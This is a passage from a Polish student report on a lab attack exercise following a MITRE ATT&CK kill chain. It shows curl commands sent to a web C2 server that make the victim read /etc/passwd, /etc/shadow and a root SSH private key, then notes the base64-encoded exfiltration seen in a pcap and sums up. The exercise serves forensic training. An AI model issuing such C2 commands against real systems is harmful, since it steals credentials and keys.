└─$ curl -X POST -H "Content-Type: application/json" -d '{"command": "cat passwd"}' http://192.168.77.129:5000/set_command

┌──(kali㉿kali)-[~]
└─$ curl -X POST -H "Content-Type: application/json" -d '{"command": "cat /etc/passwd"}' http://192.168.77.129:5000/set_command

┌──(kali㉿kali)-[~]
└─$ curl -X POST -H "Content-Type: application/json" -d '{"command": "cat /etc/shadow"}' http://192.168.77.129:5000/set_command

┌──(kali㉿kali)-[~]
└─$ curl -X POST -H "Content-Type: application/json" -d '{"command": "cat /root/.ssh/id_rsa"}' http://192.168.77.129:5000/set_command
```

Rysunek 7.3. Generowanie komendy

7.3. Zebrane dane

W wyniku zebranego ruchu, w pliku pcap możemy znaleźć przekazywane dane z komputera ofiary za pomocą POST request na komputer atakującego. Ruch jest zakodowany przy użyciu base64.



Rysunek 7.4. pcap webc2

8. Wnioski i podsumowanie

Zrealizowanie opierającego się na kilkunastu technikach MITRE Kill Chainu wykazało, jak skutecznie można przeprowadzić wieloetapowy i realistyczny atak, który wykorzystuje słabe punkty w zabezpieczeniach i obchodzi tradycyjne mechanizmy obronne. Przedstawione etapy, od rekonesansu po trwałe ustanowienie dostępu dowodzą, że przemyślane dobranie i połączenie odpowiednich technik może umożliwić niekiedy pełne przejęcie kontroli nad systemem. Podczas ataku nie pominięto praktyk w rzeczywistości realizowanych przez cyberprzestępców, mających na celu zminimalizowanie ryzyka wykrycia ich działań.

Duży nacisk postawiliśmy na zebranie danych, będących śladami pozostawionymi przez atakującego w ramach każdej z taktyk ataku. Udało się zebrać różnorodne logi z wielu źródeł. Na kolejny zespół czeka zatem interesujące wyzwanie, w ramach drugiego etapu projektu. W każdej fazie przedstawiliśmy źródła, z których można dowiedzieć się o wykonywanych przez nas czynnościach. Natomiast wiele zdarzeń powtarza się zarówno w journalu, audit.log czy syslog, dlatego też przedstawiliśmy przykładowe zdjęcia z naszymi śladami, jednakże na pewno istnieje więcej niż jedna metoda, aby kolejna grupa rozpoznała wykonany przez nas Kill Chain.